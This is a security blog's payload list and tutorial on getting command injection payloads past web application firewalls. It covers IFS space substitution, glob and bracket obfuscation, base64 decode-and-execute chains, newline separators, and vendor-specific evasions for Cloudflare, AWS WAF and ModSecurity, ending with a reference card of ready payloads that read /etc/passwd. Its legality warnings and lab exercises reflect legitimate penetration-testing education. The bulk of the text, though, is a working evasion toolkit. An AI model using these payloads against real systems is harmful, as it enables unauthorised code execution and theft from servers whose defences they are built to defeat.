
You’re mid-engagement. The parameter is injectable — you confirmed it with a sleep payload in a clean environment. You switch to a real target, drop your ; whoami, and get a 403 back before the request even hits the application. The WAF caught it in under 50 milliseconds. You try the pipe variant. Blocked. Backtick substitution. Blocked. At this point, most people start randomly mutating payloads and hoping something sticks. That’s not a methodology — that’s guessing. The command injection payloads that bypass WAF defences in 2026 aren’t random mutations. They’re built on a precise understanding of what WAF signature engines actually pattern-match against and where the gaps are. Every payload category in this list was chosen because it still works against real WAF configurations on real engagements — not just DVWA sitting on localhost with security set to low. IFS substitution, wildcard glob expansion, encoding chains, newline separators, and vendor-specific blind spots. These are the techniques that move you from a 403 wall to a shell prompt.
🎯 What You’ll Take Away From This Payload List
⏱️ 25 min read · 3 exercises · 40+ bypass payloads
📋 What’s In This Bypass List
- Why WAFs Block Your Basic Command Injection Payloads
- IFS Substitution: The Most Reliable Space Bypass
- Wildcard and Glob Pattern Bypasses
- Encoding and Obfuscation Chains That Slip Past Signature Filters
- Newline, Delimiter, and Terminator Tricks
- Bypassing Specific WAF Vendors: Cloudflare, AWS WAF, ModSecurity
- How to Build Your Own Bypass Payloads
If you’re building on foundations, my Day 19 Command Injection guide covers how injection points work at the application level — the mechanics behind why user input reaches the OS shell in the first place. For bug bounty hunters specifically, the Day 14 Command Injection Bug Bounty walkthrough breaks down how to identify and document injectable parameters during a real programme scope. Both articles sit inside the broader ethical hacking cluster on SecurityElites.com. This article picks up where those leave off — once you know the injection point exists, the WAF is often the only thing standing between you and confirmed execution. That’s what we’re solving here.
Why WAFs Block Your Basic Command Injection Payloads
Understanding what a WAF is actually doing when it blocks you is the single most important step in bypassing it. Most people treat a WAF block like a locked door — they try different keys. The smarter approach is to understand how the lock mechanism works, then find the gap the locksmith didn’t cover.
Signature-based WAF detection works by matching incoming request data — headers, query parameters, body content, cookies — against a list of known-bad patterns. These patterns are essentially regex rules. A commercial WAF like Cloudflare or AWS WAF ships with managed rule groups that flag strings like ;, |, `, $(...), and explicit command names: cat, whoami, id, ls, wget, curl. When your payload matches one of those patterns, the request is blocked — and the application never sees it.
Anomaly-based detection is a different problem. It builds a statistical model of what “normal” requests look like for a given application and flags deviations. A parameter that normally receives an integer suddenly containing 80 characters of shell syntax will spike the anomaly score. Some enterprise WAF configurations combine both approaches — signature matching plus anomaly scoring — so a payload that defeats the signature rules might still get caught if it looks structurally abnormal.
Here’s the important distinction: the bypass techniques in this article are aimed squarely at signature-based detection. That’s what you’re fighting in the vast majority of real engagements and bug bounty programmes. Anomaly-based detection requires a different strategy — slow enumeration, baseline blending, request rate control — which is a separate topic. What we’re solving here is: how do I make my payload look unlike the pattern strings the WAF is trained to catch?
The answer isn’t to use entirely different commands. It’s to deliver the same functional command to the shell using character sequences the WAF signature engine doesn’t recognise as dangerous. The shell interprets them correctly. The WAF doesn’t. That gap is where all the techniques below live.
Matched data: ; whoami found in ARGS:cmd
; whoami — the signature engine flagged the semicolons followed by a known command name. This is the pattern gap we exploit.IFS Substitution: The Most Reliable Space Bypass
If there’s one bypass technique I reach for first on every engagement where command injection is in scope, it’s IFS substitution. It solves the most common WAF block pattern — space detection — with a native bash variable that almost no signature rule covers, because flagging $IFS would generate massive false positives on legitimate shell scripts.
$IFS is the Internal Field Separator — a built-in bash variable that defaults to a space, tab, and newline. When bash processes a command and encounters $IFS, it treats the value as whitespace. So cat$IFS/etc/passwd is functionally identical to cat /etc/passwd at the shell level. The WAF sees no space character. It sees no common delimiter. The pattern rules that flag cat /etc/passwd or cat%20/etc/passwd simply don’t fire.
The $IFS$9 variant is the one I use most. The $9 at the end is a reference to the ninth positional parameter, which is always empty in a normal shell context. Its only purpose is to act as a terminator — it tells bash where the variable name IFS ends and the next string begins. Without it, bash might try to expand a variable called IFSetc instead of substituting IFS and then appending /etc. You need that terminator for path arguments.
🛠️ EXERCISE 1 — BROWSER (15 MIN · NO INSTALL)
This is your IFS orientation exercise. Before you use these payloads blind on an engagement, you need to understand exactly how the shell processes them. Work through both steps — the reference lookup first, then the live test.
- Step 1: Open the Kali Linux Commands tool on SecurityElites.com. Search for “IFS” and “bash variables”. Read the entries for $IFS, $IFS$9, and ${IFS}. Note which contexts each form is used in.
- Step 2: Navigate to the PortSwigger Web Security Academy at portswigger.net/web-security/os-command-injection. Find the lab “OS command injection, simple case”. Set up the Burp Suite intercept proxy in your browser. Intercept the stock check request and replace the productId value with
1$IFS$9whoami. Submit and observe the response. - Step 3: Try the variant without the $9 terminator —
1$IFSwhoami. Note whether the output changes. This confirms whether bash is parsing the variable boundary correctly. - Step 4: Try the ${IFS} braces form —
1${IFS}whoami. Record which of the three forms returns clean output. That’s your baseline for this target’s shell.
✅ What you just learned: $IFS$9 is not just a syntax curiosity — it’s a functional space replacement that works at the shell interpreter level before any application logic runs. On a real engagement, knowing which IFS variant the target shell accepts lets you build all your subsequent payloads on a confirmed-working foundation instead of debugging payload syntax under time pressure.
📸 Got a clean bypass? Screenshot your Burp repeater response showing command output and drop it in the #command-injection channel on the SecurityElites Discord.
Wildcard and Glob Pattern Bypasses
WAF signature rules that block cat, whoami, id, and curl are checking for those exact strings. They’re not checking for /bin/c?t or /bin/ca* — because those look like legitimate filesystem paths to a pattern-matching engine that isn’t expanding shell globs. The shell, on the other hand, expands them perfectly. /bin/c?t matches /bin/cat because ? matches any single character. The WAF is blocked before it can see the expansion. The application shell expands it after the WAF has already waved the request through.
This technique works because glob expansion is a shell feature, not a WAF feature. The WAF scans the literal characters in the request. It doesn’t simulate shell expansion. That means any command you can reference via a glob path becomes invisible to keyword-based rules.
/bin/c?t expands as expected. In some minimal sh implementations or restricted shells, glob expansion may be disabled or behave differently. Always confirm your target’s shell before building a glob-dependent payload chain. On Linux targets, check /etc/shells or observe the shebang in application wrapper scripts if you can read source.Using Character Classes to Spell Out Commands Without Spelling Them Out
Bracket notation takes the glob bypass a step further. Instead of cat, you write [c][a][t]. Each bracket is a character class that matches exactly one character from the set inside it. When the set contains only one character, it matches that character exactly — but the WAF sees bracket syntax rather than the plain command string.
This matters because some WAFs are sophisticated enough to catch /bin/c?t if they’re configured to flag wildcard paths to known binary locations. The [c][a][t] form is a different character-class syntax that fewer rules cover. Combine it with the full path — /bin/[c][a][t] — and you’ve bypassed both the keyword rule and the simple glob rule simultaneously.
Encoding and Obfuscation Chains That Slip Past Signature Filters
When a WAF blocks your payload based on command string detection, the question becomes: what if the command string never appears as readable text in the request at all? Encoding is how you deliver functional payloads in forms that signature engines can’t pattern-match against. The shell decodes and executes. The WAF sees encoded garbage and passes it through.
The command injection payloads that bypass WAF rules most effectively at the encoding level work because WAFs that decode incoming requests to scan them typically decode once. Double-encode your payload and the first decode produces something that still looks encoded. The WAF passes it. The application decodes again. The shell runs it.
Here are the encoding classes I use, in order of reliability against modern commercial WAFs in 2026:
Base64 Decode-and-Execute — The Swiss Army Knife
The base64 decode-and-execute pattern is the most versatile encoding bypass in my toolkit. The structure is always the same: take your command, base64-encode it on your attack machine, then deliver it as an argument to echo | base64 -d | bash. The WAF sees a base64 string — alphanumeric characters with an equals-sign pad — and no pattern rules fire. The shell decodes it and pipes it directly to bash for execution.
Why does it bypass almost all keyword-based rules? Because base64-encoded strings contain none of the flagged characters. There are no semicolons, pipes, backticks, slashes, or command names in a properly encoded payload. Y2F0IC9ldGMvcGFzc3dk is the base64 representation of cat /etc/passwd — it contains nothing a signature rule is looking for.
When does it fail? Two scenarios. First, WAFs configured with base64 pattern detection — some enterprise rules flag the presence of base64 pipe-to-bash patterns specifically (base64 -d|bash or base64$IFS-d|bash). Second, length anomaly detection — a base64-encoded command is always longer than its plaintext equivalent, and anomaly-scoring WAFs may flag parameter values that suddenly jump in length. The counter to both is to URL-encode the base64 string itself (double encoding) so the WAF’s base64 scanner doesn’t recognise it as base64.
Newline, Delimiter, and Terminator Tricks
Most WAF rules are trained heavily on the three classic command injection separators: semicolons (;), pipes (|), and backtick command substitution (`). WAF vendors know that pentesters know these are the obvious separators, so the signature coverage is dense. What’s comparatively thin is coverage for newline-based injection — specifically %0a, the URL-encoded linefeed character.
In bash, a newline is a perfectly valid command separator. ping 127.0.0.1nwhoami executes both commands in sequence, just as ping 127.0.0.1; whoami would. But the WAF’s semicolon rules don’t fire on %0a. Many commercial WAF rulesets treat newlines as harmless whitespace in parameter values — which makes sense for most legitimate use cases. For injection, it’s a door that’s often left ajar.
🧠 EXERCISE 2 — THINK LIKE A HACKER (15 MIN · NO TOOLS)
Scenario: You’re testing a ping utility endpoint. The WAF blocks semicolons, pipes, backticks, and the strings “cat”, “whoami”, and “id”. You’ve confirmed the backend runs bash on Linux. You need to read /etc/passwd. Work through these questions before looking at the answers.
- Question 1: The WAF blocks semicolons and pipes. Which single technique from this article replaces both as a command separator, and why does it evade the WAF’s separator rules?
- Question 2: The WAF blocks the string “cat”. Name two different techniques you could use to deliver the cat command to the shell without the string “cat” appearing anywhere in the raw request.
- Question 3: If you chain a newline separator with a base64-encoded cat command and IFS substitution for spaces, write out the full payload structure. You don’t need to encode it — just show the logical chain.
Answer 1: The URL-encoded newline %0a replaces both separators. Bash treats a newline as a command boundary identically to a semicolon. WAF rules for semicolons and pipes don’t pattern-match against %0a because it’s typically treated as benign whitespace in parameter values.
Answer 2: Option A — glob bypass: /bin/c?t or /bin/[c][a][t]. The string “cat” never appears. Option B — base64 encode-and-execute: $(echo 'Y2F0IC9ldGMvcGFzc3dk'|base64 -d|bash). The encoded form contains no “cat” keyword.
Answer 3: Full chain: 127.0.0.1%0a$(echo$IFS'[base64 of cat /etc/passwd]'|base64$IFS-d|bash). The newline separates the ping target from the injected command. $IFS replaces spaces. The base64 payload hides the command keywords. Three bypass techniques stacked in a single payload.
✅ What you just learned: WAF bypass in practice is almost never a single technique — it’s a chain. Separator bypass + keyword bypass + space bypass, combined into one payload that defeats each rule layer independently. This is the thinking pattern that converts a blocked payload into a working exploit on a real engagement.
📸 Drop your own chain payload attempt in the #think-like-hacker channel on the SecurityElites Discord — even if it didn’t work, the reasoning process is worth sharing.
%00) is application-stack dependent. PHP and C-based applications historically treated null bytes as string terminators, which created filter bypass opportunities at the application layer. Java and modern Python frameworks typically handle null bytes differently — they may pass through or cause errors rather than terminate strings. Test null bytes only when you’ve confirmed the stack. On modern PHP 7+ applications, null byte injection in string contexts is largely mitigated.Bypassing Specific WAF Vendors: Cloudflare, AWS WAF, ModSecurity
Generic bypass techniques get you far. Vendor-specific knowledge gets you further. Every commercial WAF has a ruleset architecture, and every ruleset architecture has gaps — not because the vendors are incompetent, but because complete coverage at zero false positives is mathematically impossible. Here’s what I’ve observed in the field and from public bug bounty disclosures for each of the three most common WAFs you’ll encounter.
Cloudflare WAF
Cloudflare’s managed WAF uses a combination of their own proprietary rulesets and OWASP ModSecurity Core Rule Set-inspired signatures. The bypass approach that still works in 2026 combines case variation with IFS substitution — Cloudflare’s signature matching is case-sensitive on some rule categories. Mixed-case command names like WhOaMi bypass rules looking for lowercase whoami. Bash on Linux is case-sensitive for commands, so this doesn’t work directly — but combined with a variable indirection trick (${a-WhOaMi} where the variable is unset), it can slip through specific rule versions.
More reliably, HTTP/2 request structure differences shift WAF inspection context. Some Cloudflare edge configurations inspect HTTP/2 differently from HTTP/1.1 — specifically around how header and body parsing interacts with the WAF engine. Payloads in multipart form body fields, with non-standard boundary strings, have been documented in public HackerOne disclosures as bypassing Cloudflare WAF in specific request structures.
AWS WAF
AWS WAF uses managed rule groups — specifically the AWS-AWSManagedRulesKnownBadInputsRuleSet and the AWS-AWSManagedRulesCommonRuleSet for OS command injection. The key blind spot: JSON body parsing. When a request body is valid JSON and the Content-Type is application/json, AWS WAF’s managed rules parse the JSON structure before applying rules. This means a payload inside a nested JSON value — especially a value several levels deep — may not be scanned by the same rules that fire on flat query parameters or form body values. This isn’t a permanent vulnerability, but managed rule group update cycles mean there’s typically a window between a bypass being documented and being patched.
Additionally, AWS WAF has a size limit on body inspection — by default, only the first 8KB of a request body is inspected. Padding your request body to push the payload beyond the 8KB threshold is a documented bypass that works unless the customer has explicitly configured extended body inspection.
ModSecurity CRS
ModSecurity with the OWASP Core Rule Set is different from commercial WAFs because the ruleset is public — you can read every rule at github.com/coreruleset/coreruleset and understand exactly what you’re bypassing. The CRS uses anomaly scoring rather than hard-block rules at default configuration. Paranoia level 1 (default) enables a baseline set of rules. Paranoia level 2 adds stricter rules that catch more obfuscation techniques — but also generates more false positives, so most deployments stay at PL1.
The CRS anomaly threshold bypass works like this: the default anomaly score threshold for blocking is 5. Individual rules contribute between 1–10 points to the anomaly score depending on severity. If you can construct a payload where no single request hits the threshold — splitting your reconnaissance across multiple requests that each score below 5 — you can enumerate without triggering a block. Then deliver the full payload in a single request that would score high, but only after establishing that the WAF isn’t in blocking mode for your IP (some CRS deployments use detection mode only).
wafw00f https://target.com from Kali — it identifies the WAF vendor from response headers, cookie names, and block page signatures. Knowing whether you’re fighting Cloudflare PL1 or ModSecurity CRS PL2 changes which technique you try first and saves you 30 minutes of blind payload mutation.How to Build Your Own WAF Bypass Payloads From Scratch
Every payload list goes stale. WAF vendors push rule updates, CRS paranoia levels get bumped, and the bypass that worked on Monday gets caught on Friday. The skill that doesn’t go stale is knowing how to build a new bypass from nothing — and that’s what I’m going to show you here.
The methodology is binary-search testing. Don’t throw a full payload at a WAF and try to guess why it blocked it. Strip it down to one element, test that element in isolation, and identify the exact character or keyword triggering the rule. Then find an equivalent that produces identical shell interpretation. Then put it back together.
Four steps, every time: identify the blocked element by sending payload components one at a time, find a functional substitute, test the substitute alone to confirm it passes, then recombine and test the full chain. If the recombined chain blocks — repeat the process on the next element.
The Three-Layer Bypass Stack
I think of every bypass I build in three layers. Break any one layer and the WAF wins. Stack all three and you get through almost anything running a default managed ruleset.
Layer 1 — Character Substitution. This is where you replace the characters a WAF signature expects — spaces, semicolons, pipe characters — with equivalents the shell accepts but the regex doesn’t. $IFS for spaces, %09 tab character, ${IFS} with brace expansion, newline separators for command chaining. Most WAF rules are written around the visible ASCII payload shape. Change the shape, keep the semantics.
Layer 2 — Command Obfuscation. Once the separators pass, obfuscate the command itself. Variable insertion breaks keyword matching — c$@at evaluates to cat in bash. Glob patterns let you run binaries without spelling them out — /bin/c?t matches /bin/cat. Base64 encoding wraps the entire payload so no recognisable command string appears in the raw request.
Layer 3 — Execution Context Shift. If the payload still triggers rules, shift the execution context. A subshell $() or backticks change when and how the shell evaluates the command. A here-string <<< feeds input without creating the pipe structure that pattern rules watch for. Process substitution can route execution through a path the WAF doesn’t expect to inspect.
Here’s a bypass chain assembled using all three layers — built from scratch against a ModSecurity CRS PL2 configuration that blocks cat, ;, and space-separated commands:
🌐 EXERCISE 3 — BROWSER ADVANCED (20 MIN)
You’re going to reverse-engineer real WAF rules to build a targeted bypass — not guess, not brute-force. Here’s the briefing: ModSecurity CRS publishes every rule it uses. That means you can look up exactly which regex would catch your payload, then build around it deliberately.
- Step 1: Go to github.com/coreruleset/coreruleset — navigate to
rules/REQUEST-932-APPLICATION-ATTACK-RCE.conf. This is the file that catches command injection. - Step 2: Search the file for the rule that blocks
catand/etc/passwd. Read the regex pattern. Write it down — note every character class it looks for. - Step 3: Construct a payload that achieves the same execution but doesn’t match any character class in that rule. Apply Layer 1, 2, or 3 from the three-layer stack above.
- Step 4: Take your constructed payload to the PortSwigger command injection labs at portswigger.net/web-security/os-command-injection. Test it in the lab environment.
- Step 5: If it executes — you just built a rule-targeted bypass from first principles. If it doesn’t — go back to step 2 and find the rule that’s still catching it.
✅ What you just learned: This is the difference between a payload monkey and a penetration tester. You didn’t guess — you read the rule, understood what it matches, and engineered around it. That methodology works against any WAF with a public or discoverable ruleset.
📸 Drop your constructed bypass chain in the #waf-bypass channel on Discord — show the rule ID you targeted and the payload that evaded it.
📋 Bypass Payloads Reference Card — 2026
cat${IFS}/etc/passwdBypasses space-based keyword rulescat%09/etc/passwdURL-encoded tab, avoids space detection/bin/c?t /etc/passwdResolves without spelling commandc$@at${IFS}/etc/passwdBreaks keyword signature matchingping%0alsChains commands, evades semicolon rulesecho Y2F0...|base64 -d|bashNo recognisable payload in raw request$'x63x61x74' /etc/passwdBypasses string-match rules{cat,/etc/passwd}Bash-native, evades separator checks%2560%2563%256d%2564Forces double-decode pathbash<<<$(base64 -d<<<payload)Context shift, bypasses pipe detectioncat /etc/passwdFull-width chars normalise post-WAFc"a"t /etc/passwdShell strips quotes, WAF sees fragmented string🧠 Quick Check — WAF Bypass Fundamentals
Q1: What does $IFS replace in a bash command injection payload?
Q2: Which encoding method is hardest for signature-based WAFs to reliably decode-and-scan?
Q3: Which wildcard character matches exactly one character in a glob pattern?
You’ve added a real offensive skill to your toolkit — drop your best bypass chain in the comments below.
Your WAF Is Not Your Last Line of Defence — And Neither Is the Payload List
Here’s the honest truth I want you to leave with: this payload list will age. It ages the moment a WAF vendor pushes a rule update, the moment a client bumps their paranoia level, the moment the app team switches from ModSecurity to Cloudflare. The list is a starting point — the methodology behind it is what actually makes you dangerous.
The three-layer bypass stack doesn’t go stale. Character substitution, command obfuscation, execution context shift — these attack the fundamental design constraints of signature-based WAF detection, and those constraints aren’t going away. Every new WAF rule is a new regex, and every regex has a boundary condition. Your job is to find it.
What actually stops command injection isn’t a WAF. It’s parameterised execution — spawning commands through safe APIs with no shell interpretation. WAFs are a detection layer, not a prevention layer. Clients who put a WAF in front of a command injection vulnerability and call it remediated are one bypass away from a breach. That’s what you’re demonstrating when you walk in with these command injection payloads that bypass WAF defences — you’re showing that the real fix is in the code, not the ruleset.
Bookmark this page, run through all three exercises, and start building your own bypass variants. When you find one that works against a real target during an authorised engagement — add it to the comments. The best payload lists are built by practitioners, not vendors.
Frequently Asked Questions — Command Injection WAF Bypass
What is the most effective WAF bypass technique for command injection in 2026?
There’s no single winner — it depends on the WAF vendor and paranoia level. That said, IFS substitution combined with base64 execution chains covers the widest surface against default managed rulesets in 2026. The reason: IFS replaces the space character that most rules anchor to, and base64 encoding means no recognisable command string appears in the raw request for signature matching to catch. If I’ve got one payload slot to test first, it’s echo${IFS}[base64_payload]|base64${IFS}-d|bash. Against hardened configs, layer in hex encoding or unicode normalisation on top.
Does IFS substitution work on Windows command injection?
No — $IFS is a bash/Linux construct. Windows cmd.exe and PowerShell don’t recognise it. On Windows targets you’re working with a completely different bypass set: %COMSPEC% environment variable execution, PowerShell encoded commands via -EncodedCommand, carets (^) as escape characters that cmd.exe strips before execution, and environment variable substrings like %PATHEXT:~3,1% for character substitution. The methodology is the same — identify the blocked character, find an equivalent the interpreter accepts — but the toolbox is entirely different.
Can WAFs detect base64 encoded command injection payloads?
Some can, at higher paranoia levels. ModSecurity CRS paranoia level 3 and above includes rules that decode base64 content before scanning. Cloudflare’s managed rules flag common base64-encoded shell commands if the decoded string matches known signatures. But — and this matters — most production WAFs run at PL1 or PL2 because PL3 generates too many false positives for real applications. So yes, WAFs can detect base64 payloads in theory. In practice, on most real engagements, a clean base64 execution chain against a default configuration still gets through. Always test; never assume.
What’s the difference between bypassing a WAF and exploiting the application?
WAF bypass gets your payload to the application. Exploiting the application is what happens after that. These are two separate problems. You can bypass the WAF perfectly and still get no execution if the application sanitises input at the code level. You can also skip WAF bypass entirely if you find a request path the WAF doesn’t inspect — direct API endpoints, out-of-band channels, internal services. The WAF is one layer of one defence. Treating WAF bypass as “I got RCE” is a reporting error — you need to confirm actual execution before you call it a finding.
Is it legal to test WAF bypass techniques?
Only on systems you have explicit written authorisation to test — full stop. That means your own lab, DVWA running locally, authorised bug bounty targets in scope, or a client engagement with a signed scope agreement. PortSwigger Web Security Academy labs are purpose-built for this and always legal. Testing on any real system without written authorisation is illegal under the Computer Fraud and Abuse Act, the Computer Misuse Act, and equivalent laws globally. “I was just testing” is not a defence. Set up a proper lab — it takes 20 minutes and it’s where all the real learning happens anyway.
Which tools automate WAF bypass payload generation?
Several. WAFNinja is purpose-built for WAF bypass fuzzing with a payload database you can extend. sqlmap’s tamper scripts handle WAF bypass for SQL injection and some translate to command injection contexts. wfuzz and ffuf let you feed custom wordlists for WAF bypass fuzzing with response analysis. Burp Suite Pro with the Turbo Intruder extension handles high-speed payload iteration. My honest take: automation is useful for bulk fuzzing, but the tools don’t understand why a payload works — they just find something that passes. Understanding the three-layer methodology means you can build a targeted bypass in five minutes that a fuzzer might miss entirely.
📚 Further Reading
- Kali Linux Commands Reference — 2,955+ commands across 13 categories — find every offensive tool syntax you need without leaving the site.
- Day 19 — Command Injection (Ethical Hacking Course) — The full command injection module from the ethical hacking course, covering detection, exploitation, and remediation methodology.
- Day 14 — Command Injection Bug Bounty — How to find, reproduce, and report command injection vulnerabilities in bug bounty programs that actually pay out.
- PortSwigger Web Security Academy — OS Command Injection — The best free hands-on labs for practising command injection techniques in a legal, purpose-built environment.
- OWASP Testing Guide — Command Injection — The definitive testing methodology reference for command injection, including WAF evasion considerations.
